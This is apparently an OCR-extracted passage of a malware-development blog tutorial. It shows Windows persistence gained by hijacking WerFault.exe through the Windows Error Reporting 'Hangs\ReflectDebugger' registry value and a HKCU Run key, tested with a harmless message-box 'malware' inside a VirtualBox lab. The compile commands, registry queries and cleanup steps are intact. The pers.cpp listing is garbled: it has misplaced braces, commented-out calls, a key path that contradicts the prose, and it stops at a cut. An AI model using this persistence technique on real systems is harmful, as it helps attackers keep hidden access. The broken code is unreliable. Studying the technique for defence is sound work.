
```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]  
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]  
└─$ ls -lt  
total 40  
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Nov 2 04:55 pers.exe  
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Nov 2 04:54 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 232 Nov 2 04:35 hack.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 1049 Nov 2 04:34 pers.cpp  
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18] └─$ (cd ..; rm *.exe; rm *.obj)
```

Before run everything, first of all, check registry key and value:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s  
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger" /s
```

Run "malware" for checking correctness:

```
.\hack.exe
```



Also, check registry keys which used for persistence logic:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
```

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell" running on a "win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox" virtual machine. The command ".\WerFault.exe -pr 1" is run to enable Windows Error Reporting. Then, "reg query" commands are used to check registry keys under "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" and "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger". The directory "Z:\2022-11-02-malware-pers-18\" is navigated, and files "hack.cpp", "pers.exe", "hack.exe", and "pers.cpp" are listed. The command ".\hack.exe" is run, followed by "reg query" on the "Run" key under "HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run". A red box highlights the registry entry for "Process Hacker 2" which points to "C:\Program Files\Process Hacker 2\ProcessHacker.exe" with the value "-hide". The taskbar at the bottom shows various pinned icons and the system tray.

```
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> .\WerFault.exe -pr 1
PS C:\Windows\system32> .\WerFault.exe -pr 1
PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s
PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger" /s
PS C:\Windows\system32> cd Z:\2022-11-02-malware-pers-18\
PS Z:\2022-11-02-malware-pers-18>
PS Z:\2022-11-02-malware-pers-18>
PS Z:\2022-11-02-malware-pers-18> dir
File      Directory: Z:\2022-11-02-malware-pers-18

Mode          LastWriteTime        Length Name
----          -- -- -- -- -- -- --
d-----       11/2/2022  7:35 AM           232 hack.cpp
d-----       11/2/2022  7:55 AM         15360 pers.exe
d-----       11/2/2022  7:54 AM        14848 hack.exe
d-----       11/2/2022  7:34 AM           1049 pers.cpp


PS Z:\2022-11-02-malware-pers-18> .\hack.exe
PS Z:\2022-11-02-malware-pers-18> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive   REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2  REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\2022-11-02-malware-pers-18>
```

Then, run `pers.exe`:

```
.\pers.exe
```

and check Windows Error Reporting registry key again:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s
```



As you can see, key value is edited and we can check correctness via running:


```
WerFault.exe -pr 1
```

```
1 //*→ malware-pers.cpp
2 meow-meow messagebox→ pers.cpp
3 author: @cocomelonc→ windows-persistence-via-WerFault.exe
4 */→
5 #include <windows.h>→ https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html
6 →
7 int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int n→
8 →
9 →
10 }→
```


The screenshot shows a Windows 10 desktop environment within a VirtualBox VM. A PowerShell window titled 'Administrator: Windows PowerShell' is open, showing the execution of a C++ program named 'pers.exe'. The command 'WerFault.exe -pr 1' was run, which triggered a Windows Error Reporting dialog box. The dialog box has a title bar with '=^..^=' and contains the text 'Meow-meow!' with an 'OK' button. The entire message box is highlighted with a red rectangle. The taskbar at the bottom shows the 'Type here to search' input field, the Start button, and several pinned icons. The system tray shows the date and time as '11/2/2022 8:10 AM'.

Then, logout and login:

and after a few seconds our `meow-meow` messagebox is popped-up as expected:




You can check the properties of `hack.exe` via Process Hacker 2:



Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges:

```
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" -Name "hangs"
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "meow"
```

```
1 /*→
2 pers.cpp→
3 windows·persistense·via·WerFault.exe→
4 author: ·@cocomelonc·
5 https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html→
6 */→
7 #include <windows.h>→
8 #include <string.h>→
9 →
10 int main(int argc, char* argv[]) {→
11     HKEY hkey = NULL;→
12     if (argc > 1) hkey = NULL;→
13     //·malicious·app·→
14     const char* exe = "Z:\2022-11-02-malware-pers-18\hack.exe";→
15     const char* wf = "WerFault.exe -pr 1";→
16     //·hijacked·app·→
17     //·set·evil·app·→
18     //·LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", 0, KEY_SET_VALUE, &hkey);→
19     //·if (res == ERROR_SUCCESS) {→
20     //    res = RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)wf, strlen(wf));→
21     //    RegCloseKey(hkey);→
22     //}→
23     //·RegSetValueEx(hkey, (LPCSTR)"wf", 0, REG_SZ, (unsigned char*)wf);→
24     //·RegCloseKey(hkey);→
25     //·return 0;→
26 }→
27 //·startup·→
28 res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", 0, KEY_SET_VALUE, &hkey);→
29 if (res == ERROR_SUCCESS) {→
30     //·create·new·registry·key·→
31     RegSetValueEx(hkey, (LPCSTR)"wf", 0, REG_SZ, (unsigned char*)wf);→
32     RegCloseKey(hkey);→
33 }→
34 return 0;→
35 }→
36 }
```



The screenshot shows a Windows 10 desktop environment with a running Oracle VM VirtualBox instance titled "win10-x64 (peekaboo) [Running]". Inside the virtual machine, a Windows PowerShell window is open. The command history is as follows:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

